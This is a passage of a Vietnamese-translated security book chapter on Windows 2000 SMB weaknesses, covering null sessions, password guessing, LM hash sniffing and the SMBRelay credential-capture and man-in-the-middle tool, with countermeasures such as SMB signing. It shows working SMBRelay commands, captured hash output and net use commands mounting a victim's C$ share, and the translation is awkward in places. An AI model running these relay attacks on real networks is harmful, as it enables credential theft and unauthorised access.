
Protocol (TCP/IP) | Advanced button | WINDS tab | Vô hiệu hóa NetBIOS trên TCP/IP.

Tuy nhiên điều mà hầu hết mọi người đều bỏ qua đó là mặc dầu sự phụ thuộc vào truyền tải NetBIOS có thể bị vô hiệu hóa theo cách này nhưng Windows 2000 vẫn có thể sử dụng SMB trên TCP (cổng 445) nhằm phân chia file Windows (xem Bảng 6-1)

Đây là một cái bẫy mà Microsoft cài đặt lên đối tượng sử dụng ngây thơ vốn nghĩ rằng vô hiệu hóa NetBIOS trên TCP/IP (thông qua Các tính năng kết nối LAN, WINS tab) sẽ khắc phục được sự cố đếm vùng rỗng. Vấn đề không phải như vậy. Vô hiệu hóa NetBIOS trên TCP/IP chỉ có tác dụng với TCP 139 mà thôi, không có tác dụng với 445. Điều này gần giống như việc vô hiệu hóa giải quyết được vấn đề vùng rỗng bởi vì những kẻ tấn công trước khi Service Pack 6a ra đời không thể kết nối với cổng 445. Và chúng có thể thực hiện mọi công việc như đến đối tượng sử dụng, chạy user2sid/sid2user, ... như chúng ta đã mô tả chi tiết trong Chương 3. Đừng dễ dàng bị lừa bởi những thay đổi bề mặt của UI!

▣ Vô hiệu hóa NetBIOS/SMB trên Windows 2000


May mắn thay, ta vẫn có cách để vô hiệu hóa cả cổng 445. Tuy nhiên cũng giống như vô hiệu hóa cổng 139 trong NT4, công việc này đòi hỏi phải khai thác sâu vào những kết nối để tìm được bộ điều hợp. Trước hết bạn phải tìm kiếm tab kết nối, mặc dầu có thể nó đã được chuyển tới một vị trí nào đó mà chưa ai biết (một sự di chuyển khó chịu trên phần trước UI). Tab kết nối đã xuất hiện bằng cách mở applet Network and Dial-up Connections và lựa chọn Advanced | Advanced Settings | như minh họa trong hình sau:



Bằng thao tác bỏ chọn File And Printer Sharing For Microsoft Networks, như minh họa trong Bảng 6-1, những vùng rỗng sẽ bị vô hiệu hóa trên cổng 139 và 445 (cùng với file và printer sharing). Không cần phải khởi động lại hệ thống. (Microsoft xứng đáng với những lời tán dương vì cuối cùng cũng đã cho phép nhiều thay đổi mạng mà không cần phải thao tác khởi động lại). Hiện đây vẫn là cách tốt nhất để định cấu hình những giao diện bên ngoài của một máy chủ nối mạng Internet.

Chú ý: TCP 139 sẽ xuất hiện trong quá trình quét cổng, thậm chí sau khi quá trình này được thiết lập. Tuy vậy cổng sẽ không còn cung cấp thông tin liên quan đến NetBIOS.

Bạn cần nhớ rằng, các bộ lọc IPsec có thể được sử dụng nhằm hạn chế sự tiếp cận NetBIOS hoặc SMB.



RestrictAnonymous và Windows 2000 Chúng ta hiểu rõ trong Chương 3 cách thiết lập RestrictAnonymous Registry được sử dụng để khóa tính năng đếm các thông tin nhạy cảm thông qua những vùng rỗng. Trong Windows 2000, RestrictAnonymous được định cấu hình theo Security Policy | Local Policies | Security Options

Trong Chương 3 chúng ta cũng đã hiểu rõ rằng RestrictAnonymous có thể bị bỏ qua. Đây là điều hoàn toàn mới đối với Windows 2000, RestrictAnonymous có thể được gắn với thiết lập chặt chẽ hơn có tính năng khóa hoàn toàn các vùng rỗng. “No Access Without Explicit Anonymous Permissions” tương đương với việc đặt RestrictAnonymous = 2 trong Windows 2000 Registry.

Đặt RestrictAnonymous = 2 có thể xuất hiện những vấn đề về kết nối Windows. Xem KB article Q246216 tại địa chỉ <http://search.support.microsoft.com> để biết thêm thông tin chi tiết.

XÂM NHẬP

Khi nằm ngoài tầm kiểm soát Windows 200 trở nên yếu ớt trước tất cả các cuộc tấn công từ xa như NT4, chúng ta sẽ tìm hiểu trong phần tiếp theo.

Đoán mật khẩu NetBIOS-SMB

Những công cụ giống như SMBGGrind đã giới thiệu trong Chương 5 vẫn hữu hiệu để đoán các mật khẩu dùng chung trên các hệ thống Windows 2000. Như chúng ta đã tìm hiểu, nếu như NetBIOS hoặc SMB/CIFS được kích hoạt và

máy khách của kẻ tấn công có thể giao tiếp với SMB, việc đoán mật khẩu vẫn là mối nguy đe dọa lớn nhất cho các hệ thống Windows 2000.

Chú ý: Như Luke Leighton của Samba đã đề cập nhiều lần trên <http://samba.Org>, thì ta không nên nhầm lẫn giữa NetBIOS và SMB. NetBIOS là một truyền dẫn còn SMB là một giao thức phân chia file có tính năng kết nối với NetBIOS-over-TCP(NBT) kiểu tên SERVER_NAME#20, cũng giống như bất kỳ một máy chủ phổ thông nào sẽ kết nối với một cổng TCP. SMB được kết nối với TCP445 là hoàn toàn tách biệt và không liên quan gì tới NetBIOS.

Nghe trộm các thông tin phân tách mật khẩu (Password Hashes)

Tiện ích nắm giữ gói tin L0phtcrack SMB được giới thiệu trong Chương 5 vẫn có tác dụng nắm giữ và phá vỡ những thông báo LM được gửi đi giữa những đối tượng sử dụng cấp dưới (NT4 và Win9x) và máy chủ Windows 2000. Cấu trúc đăng nhập Kerberos của Windows 2000 không dễ dàng bị phá bởi những cuộc tấn công như vậy, nhưng nó có thể bị phá nếu như một bảng điều khiển vùng Windows 2000 sẵn sàng đóng vai trò là Kerberos KDC. Sự thi hành Kerberos của Windows 2000 cũng được thiết kế như sau: Quá trình xác thực sẽ tụt xuống LM/NTLM nếu không có Kerberos, vì vậy Windows 2000 sẽ dễ dàng bị tấn công với cấu hình không kết nối.

Chú ý: Ngay cả những thành viên miền cũng không sử dụng Kerberos để tiếp cận các tài nguyên nếu như các địa chỉ IP là dùng các tên chủ.

Đổi hướng Đăng nhập SMB sang Kẻ tấn công

Nghe trộm trên các thông báo LM trở nên dễ dàng hơn nếu như kẻ tấn công có thể đánh lừa nạn nhân để thôn tính thông tin xác thực Windows mà kẻ tấn công lựa chọn. Phương pháp dễ tiến hành khi mà thao tác chuyển đổi mạng đã được thực hiện do nó đòi hỏi những vùng SMB sát với hệ thống của kẻ tấn công bất chấp cấu trúc liên kết mạng.

Nhằm vào đối tượng sử dụng cá nhân cũng là một phương pháp hiệu quả. Thủ thuật cơ bản đã được giới thiệu ở một trong những sản phẩm L0phtcrack đầu tiên: gửi một message tới nạn nhân bằng một siêu liên kết nhúng tới một máy chủ SMB giả. Nạn nhân nhận được message, siêu liên kết đó truy theo sau (thủ công hoặc tự động), và máy khách vô tình đã gửi những ủy quyền SMB của đối tượng sử dụng lên mạng. Những liên đó dễ dàng được ngụy trang và thường không đòi hỏi nhiều sự tương tác với đối tượng sử dụng với *Windows tự động đăng nhập như là một đối tượng sử dụng hiện thời nếu không có thêm thông tin xác thực nào khác*. Dưới góc độ bảo mật thì có lẽ đây là một tác động làm suy yếu mạnh nhất của Windows.

Chúng ta sẽ chứng minh một ví dụ về hình thức tấn công này trong Chương 16.

SMBRelay

Vào tháng 5/2001, Ngài Dystic thuộc nhóm Cult of the Dead Cow đã tung ra một công cụ có tên SMBRelay (<http://pr0n.newhackcity.net/~sd/windoze.html>). Thông báo đã được đón trào rầm rộ. Tờ *Register* đã không ngừng thổi phồng công cụ này lên với tiêu đề “Công cụ phá tan an ninh WinNT/2K”, rõ ràng là họ chưa nhận thấy những yếu điểm trong thông tin xác thực LM vốn đang nan giải vào thời điểm đó.

SMBRelay là một máy chủ SMB có thể thu thập các thông tin phân tách về đối tượng sử dụng và mật khẩu từ luồng thông tin SMB đi tới. Như chính cái tên đã cho thấy thì SMBRelay có thể đóng vai trò không chỉ là điểm cuối SMB – nó cũng có thể thực hiện những cuộc tấn công vào trung tâm trong một số trường hợp cụ thể. Chúng ta sẽ tìm hiểu tính năng sử dụng của SMBRelay như là một máy chủ SMB đơn giản và tiếp đó là tính năng MITM (tấn công trung tâm).

☛ Thu giữ thông tin xác thực SMB sử dụng SMBRelay

<i>Tính phổ thông</i>	2
<i>Tính đơn giản</i>	2
<i>Tính hiệu quả</i>	7
<i>Mức độ rủi ro</i>	4

Thiết lập một máy chủ SMBRelay giả thật đơn giản. Bước đầu tiên là chạy công cụ SMBRelay bằng khóa chuyển đổi liệt kê để xác định một giao diện vật lý thích hợp mà trên đó ta có thể chạy thiết bị nghe:

```
C:\> smbrelay /E
```

SMBRelay v0.992 - TCP (NetBT) level SMB man-in-the-middle relay attack

Copyright 2001: Sir Dystic, Cult of the Dead Cow

Send complaints, ideas and donations to sirdystic@cultdeadcow.com

[2] ETHERNET CSMACD - 3Com 10/100 Mini PCI Ethernet Adapter

[1] SOFTWARE LOOPBACK - MS TCP Loopback interface

Theo như ví dụ, giao diện với index2 là thích hợp nhất để ta lựa chọn vì nó là một bảng vật lý có thể tiếp cận được từ một hệ thống từ xa. (Bộ điều hợp Loopback chỉ có thể tiếp cận những máy chủ cục bộ). Lẽ dĩ nhiên là với nhiều bộ điều hợp thì các lựa chọn được mở rộng nhưng ta vẫn chú trọng đến trường hợp đơn giản nhất trong phần này và sử dụng bộ điều hợp index2 trong phần tiếp.

Khởi chạy máy chủ phải khéo léo trên các hệ thống Windows 2000 vì các hệ điều hành sẽ không cho phép các quá trình khác kết nối cổng SMB TCP 139 khi mà một hệ điều hành đang sử dụng cổng này. Một cách khắc phục đó là tạm thời vô hiệu hóa cổng TCP 139 bằng cách kiểm tra Disable NetBIOS trên TCP/IP, cụ thể là ta lựa chọn Properties of the appropriate Local Area Connection, tiếp đó là Properties of Internet Protocol (TCP/IP, nhấp vào nút Advanced, và tiếp đó chọn nút radio thích hợp trên WINDS tab, như đã trình bày trong Chương 4. Khi đã thực hiện xong, SMBRelay có thể kết nối TCP 139.

Nếu như vô hiệu hóa TCP 139 không phải là một lựa chọn thì kẻ tấn công phải tạo ra một địa chỉ IP ảo để dựa vào đó chạy máy chủ SMB giả. Thật may mắn, SMBRelay cung cấp tính năng tự động giúp thiết lập và xóa các địa chỉ IP ảo sử dụng một khóa chuyển đổi lệnh đơn giản, /L+ ip_address. Tuy nhiên, chúng ta đã thu được những kết quả không thống nhất sử dụng khóa chuyển đổi /L trên Windows 2000 và có lẽ ta nên sử dụng vô hiệu hóa TCP 139 như đã giải thích trong phần trước thay vì sử dụng /L.

Một chi tiết nữa mà ta phải chú ý khi sử dụng SMBRelay trên Windows 2000 đó là: Nếu một máy khách SMB Windows 2000 không thể kết nối trên TCP 139, nó sẽ tiếp tục kết nối trên cổng TCP 445, như chúng ta đã tìm hiểu ở phần đầu Chương này. Để tránh trường hợp máy khách Windows 2000 đánh lừa máy chủ SMBRelay giả nghe trên TCP 139, TCP 445 phải được khóa hoặc vô hiệu hóa trên máy chủ giả. Vì cách duy nhất để vô hiệu hóa TCP 445 không ảnh hưởng gì đến TCP 139 nên cách tốt nhất đó là khóa cổng TCP 445 sử dụng một bộ lọc IPsec, như đã trình bày trong phần trước.

Ví dụ sau đây mô tả SMBRelay chạy trên một máy chủ Windows 2000, và giả sử rằng TCP 139 đã bị vô hiệu hóa và TCP 445 đã bị khóa sử dụng bộ lọc IPsec.

Sau đây là cách khởi chạy SMBRelay trên Windows 2000, giả sử rằng giao diện index2 sẽ được sử dụng cho thiết bị nghe nội bộ và địa chỉ chuyển tiếp, và rằng máy chủ giả sẽ nghe trên địa chỉ IP hiện thời của giao diện này.

```
C:\>smbrelay /IL 2/ IR 2
```

SMBRelay v0.992 - TCP (NetBT) level SMB man-in-the-middle relay attack

Copyright 2001: Sir Dystic, Cult of the Dead Cow

Send complaints, ideas and donations to sirdystic@cultdeadcow.com

Using relay adapter index 2: 3Com EtherLink PCI

Bound to port 139 on address 192.168.234.34

Tiếp theo SMBRelay sẽ bắt đầu nhận những thỏa thuận vùng SMB. Khi một máy khách nạn nhân thỏa thuận thành công một vùng SMB, sau đây trình tự SMBRelay thực hiện:

Connection from 192.168.234.44: 1526
Request type: Session Request 72 bytes
Source name: CAESARS<00>
Target name: *SMBSERVER <20>
Setting target name to source name and source name to 'CDC4EVER' ...
Response : Positive Session Response 4 bytes

Request type: Session Message 137 bytes
SMB_COM_NEGOTIATE
Response: Session Message 119 bytes
Challenge (8 bytes): 952B49767C1D123

Request type: Session Message 298 bytes
SMB_COM_SESSION_SETUP_ANDX
Password lengths : 24 24
Case insensitive password:
4050C79D024AE0F391DF9A8A5BD5F3AE5E8024C5B9489BF6
Case sensitive password:
544FEA21F6D8E854F4C3B4ADF6A6A5D85F9CEBAB966EEB
Username: "Administrator"
Domain: "CAESARS-TS"
OS: "Windows 2000 2195"
Lanman type: "Windows 2000 5.0"
???: ""
Response: Session Message 156 bytes
"Windows 5.0"
Lanman type: "Windows 2000 LAN Mangager"

Domain: "CAESARS-TS"
Password hash written to disk connected?
Relay IP address added to interface 2
Bound to port 139 on address 192.1.1.1 relaying for host CAESARS
192.168.234.44

Như bạn có thể thấy, cả passwords LM (không mang tính đặc trưng trường hợp) và NTLM (phân biệt dạng chữ) đều được kết nối và viết vào tệp hashes.txt trong thư mục làm việc hiện thời. Tệp này có thể được truy nhập vào Lophtrcrack 2.5x và bị tấn công.

Chú ý: Do định dạng tệp giữa Lophtrcrack 3 và Lophtrcrack 2.52 khác nhau, ta không thể nhập các thông tin thu được qua SMBRelay trực tiếp vào LC3.

Nguy hiểm hơn, hệ thống của giới tin tặc hiện nay có thể xâm nhập máy khách chỉ bằng việc kết nối đơn giản qua địa chỉ chuyển tiếp địa chỉ này mặc định với 192.1.1.1. Dưới đây là những biểu hiện của nó:

```
C:\>net use * \\192.1.1.1\c\$
```

```
Drive E: is now connected to \\192.168.234.252\c\$
```

The command completed successfully.

```
C:\>dir e:
```

Volume in drive G has no label

Volume Serial Number is 44FO-BFDD

Directory of G:\

12/02/2000	10:51p	<Dir>	Documents and settings
12/02/2000	10:08p	<Dir>	Inetpub
05/25/2001	03:47a	<Dir>	Program Files
05/25/2001	03:47a	<Dir>	WINNT
0 File(s)		0 bytes	
4 Dir(s)		44,405,624,832 bytes free	

Trong hệ thống máy khách Windows, hệ thống kết nối với máy chủ SMBRelay trong phần ví dụ trước, chúng ta thấy những biểu hiện sau. Trước hết, lệnh sử dụng mạng gốc dường như có lỗi hệ thống 64. Sử dụng mạng hiện thời sẽ báo ổ đĩa chưa được cài đặt. Tuy nhiên, phần mạng hiện thời sẽ phát hiện ra rằng nó được kết nối không chủ định với một máy có tên giả mạo (CDC4EVER, máy có SMBRelay được cài đặt nhờ sự mặc định trừ khi thay đổi thông số /S name đang sử dụng.

```
C:\client>net use \\192.168.234.34\ipc\$ * /u: Administrator
```

```
Type the password for \\192.168.234.34\ipc\$
```

```
System error 64 has occurred.
```

The specified network name is no longer available.

```
C:\client>net use
```

New connection will not be remember.

There are no entries in the list

```
C: \client>net session
```

Computer	User name	Client Type	Opens Idle time

\\CDC4EVER	ADMINISTRATOR	Owned by cDc	0 00: 00: 27

The command completed successfully.

Khi sử dụng SMBRelay thường phát sinh một số vấn đề. Một lần thử kết nối từ một địa chỉ IP của nạn nhân đã cho và không thành công, tất cả các lần thử khác từ địa chỉ đó đều phát sinh lỗi đó. (lỗi này là do thiết kế chương trình, như đã nêu trong mục hướng dẫn). Bạn cũng có thể gặp khó khăn này ngay cả khi sự điều chỉnh ban đầu đã thành công nhưng bạn nhận được một thông tin như: “Login failure code: 0xC000006D.” Khởi động lại SMBRelay giảm bớt những khó khăn đó. (chỉ cần kích phím CTRL-C để dừng lại). Ngoài ra, bạn cũng có thể thấy sự kết nối sai từ bộ phận điều hợp Loopback (169.254.9.119) chúng ta yên tâm lờ đi.

Chúng ta cũng có thể sử dụng ARP chuyển giao/cache độc hại để chuyển giao khả năng tải máy khách đến một máy chủ SMB giả tạo. Xem chương 10

Biện pháp đối phó Đối hướng SMB

Trên lý thuyết, SMGRelay rất khó bảo vệ. Vì nó đòi hỏi khả năng hiệu chỉnh tất cả các xác nhận các ngôn ngữ LM/NTLM khác nhau, nó nên có khả năng bắt giữ lại bất cứ sự xác nhận nào trực tiếp về phía nó.


Dấu hiệu kỹ thuật số thông báo truyền thông SMB có thể được sử dụng để trông lại các vụ tấn công máy trung gian SMBRelay, nhưng nó sẽ không làm đảo lộn các vụ tấn công máy chủ bất hợp pháp do SMBRelay có thể đánh giá thấp sự hiệu chỉnh kênh an ninh với những máy khách là nạn nhân.

☉ Các vụ tấn công máy trung gian SMB (MITM)

<i>Tính phổ biến:</i>
2
<i>Tính đơn giản:</i>
2
<i>Tính hiệu quả:</i>
8
<i>Mức độ rủi ro:</i>
4

Các vụ tấn công máy trung gian SMBRelay là lý do chính cho sự tuyên truyền lớn về máy SMBRelay khi nó được tung ra thị trường. Mặc dù khái niệm về các vụ tấn công SMB MITM là hoàn toàn lỗi thời trong khoảng thời gian SMBRelay được giải thoát, đây là công cụ phổ biến rộng rãi đầu tiên tự động trông lại tấn công.

Một ví dụ về việc bố trí máy MITM với SMBRelay được trình bày trong biểu đồ 6-2. Trong ví dụ đó, giới tin tặc bố trí một máy chủ bất hợp pháp ở 192.168.234.251 (với NetBIOS trên TCP mất khả năng hoạt động, đây là địa chỉ thực của máy MITM của giới tin tặc), một địa chỉ chuyển tiếp của 192.168.234.252 sử dụng /R, và một địa chỉ máy chủ đích có /T



Bảng 6-2: Mô hình SMBRelay MITM

```
C:\>smbrelay /IL 2 /IR 2 /R 192.168.234.152 /T 192.168.234.34
```

```
Bound to port 139 on address 192.168.234.251
```

Tiếp đó một máy khách bị tấn công 192.168.234.220 kết nối với địa chỉ máy chủ mạo danh, luôn ý thức rằng mình đang giao tiếp với mục tiêu.

```
Connection from 192.168.234.220:1043
```

```
Request type: session request 72 bytes
```

```
Source name: * GW2KNT4 (00)
```

```
Target name: SMBSERVER (20)
```

```
Setting target name to source name and source name to "CDC4EVER"...
```

```
Response: positive session response 4 bytes
```

```
Request type: session message 174 bytes
```

```
SMB_COM_NEGOTIATE
```

```
Response: session message 95 bytes
```

```
Challenge (8 bytes): 1DEDDB6BF7973DD06
```

```
Security signatures required by server*** This may not work
```

```
Disabling security signatures
```

Chú ý rằng máy chủ đích đã được cấu hình sẽ đòi hỏi hình thức truyền thông SMB được đăng ký số, và SMBRelay sẽ vô hiệu hóa các chữ ký.

```
Request type: session Message 286 bytes
```

```
SMB_COM_SESSION_SETUP_ANDX
```

```
Password lengths: 24 24
```

```
Case insensitive password: A4DA35F982CBE17FA2BBB952CBC01382C210FF29461A71F1
```

```
Case sensitive password: F0C2D1CA8895BD26C7C7E8CAA54E10F1E1203DAD4782FB95
```

```
Username: Administrator
```

```
Domain: NT4DOM
```

```
Os: Windows NT 1381
```


Lanman type:

???: Windows NT 4.0

Response: session Message 144 bytes

OS: Windows NT 4.0

Lanman type: NT LAN Manager 4.0

Domain: NT4DOM

Password hash written to disk

Connected?

Relay IP address added to interface 2

Bound to port 139 on address 192.168.234.252

Relaying for host GW2KNT4 192.168.234.220

Tại đây, kẻ tấn công đã tự nhập thành công vào dòng SMB giữa máy khách bị tấn công và máy chủ đích, và khai thác thông tin LM và NTLM của máy khách từ thông báo phản hồi hiệu lệnh. Kết nối với địa chỉ chuyển tiếp sẽ cho phép tiếp cận với tài nguyên của máy chủ đích. Ví dụ, đây là hệ thống tấn công độc lập cài đặt phần C\$ trên địa chỉ chuyển tiếp.

D:\>net use * [\\192.168.234.252\c\\$](#)

Drive G: is now connected to [\\gw2knt4\c\\$](#)

The command completed successfully.

Đây là những gì có thể thấy về sự kết nối từ hệ thống của giới tin tặc trên bàn giao tiếp người-máy chủ SMBRelay:

```
+++ Relay connection for target GW2KNT4 received from  
192.168.234.50:1044
```

```
+++Sent positive session response for relay target GW2KNT4
```

```
+++Sent dialect selection response (7) for target GW2KNT4
```

```
+++Sent SMB session setup response for relay to GW2KNT4
```

SMBRelay có thể không ổn định và kết quả không phải lúc nào cũng đúng hoàn toàn, nhưng đã thực hiện thành công, đó rõ ràng là một đợt tấn công phá hoại. Máy trung tâm đã tiếp cận hoàn toàn với tài nguyên của máy chủ đích mà không cần nhắc một ngón tay.

Đương nhiên, khó khăn chủ yếu ở đây là: trước hết phải thuyết phục máy khách bị tấn công xác nhận với máy chủ MITM, tuy nhiên, chúng tôi đã bàn bạc một số phương pháp để giải quyết khó khăn này. Có thể gửi cho máy khách bị tấn công một tin nhắn e-mail xấu với một siêu liên kết đã được gắn sẵn với địa chỉ của máy chủ MITM SMBRelay. Hoặc thực hiện một tấn công độc hại ARP trồng lại toàn bộ một mạng nào đó. Làm cho toàn bộ hệ thống trên phần đó phải xác nhận thông qua máy chủ MITM bất hợp pháp. Thảo luận sự chuyển giao/cache độc hại trong chương 10.

■ Các biện pháp đối phó máy trung tâm SMB (MITM)

Các biện pháp có vẻ rõ ràng với SMBRelay là cấu hình Windows 2000 để sử dụng SMB Signing, hiện được xem như số hóa khách /truyền thông phục vụ. Máy SMBSigning được giới thiệu với dịch vụ Windows NT4 lô 3 và được thảo luận trong mục KB Q161372.

Như cái tên gọi đã gợi ý, xác lập Windows 2000 nhằm số hóa khách hoặc truyền thông phục vụ sẽ làm ký hiệu mật mã hóa mỗi khối của truyền thông SMB. Chữ ký này có thể được một máy khách hoặc máy chủ kiểm tra để đảm bảo tính toàn vẹn và xác thực của mỗi khối, làm cho máy chủ SMB không thích hợp về mặt lý thuyết (không chắc có thực, phụ thuộc vào thuật toán dấu hiệu đã được sử dụng). Theo mặc định Windows 2000 được cấu hình như:

Số hóa truyền thông khách (khi có thể) Được kích hoạt

Kênh an toàn: mật mã số dữ liệu kênh an ninh (khi có thể) Được kích hoạt

Kênh an toàn: Số hóa dữ liệu kênh bảo mật (khi có thể) Được kích hoạt

Những xác lập đó có trong các chính sách bảo mật /cục bộ/ những lựa chọn an toàn. Vì vậy, nếu máy chủ hỗ trợ việc ký SMB, Windows 2000 sẽ sử dụng nó. Để ký SMB, ta có thể tùy ý kích hoạt các tham số phụ trong phần Security Options.

Ký truyền thông máy khách dạng số (luôn luôn) Được kích hoạt

Ký truyền thông máy chủ dạng số (luôn luôn) (nó sẽ ngăn chặn hiện tượng chuyển lại từ SMBRelay).

Được kích hoạt

Kênh an toàn: ký hoặc mã hoá số dữ liệu kênh an toàn (luôn luôn) Được kích hoạt

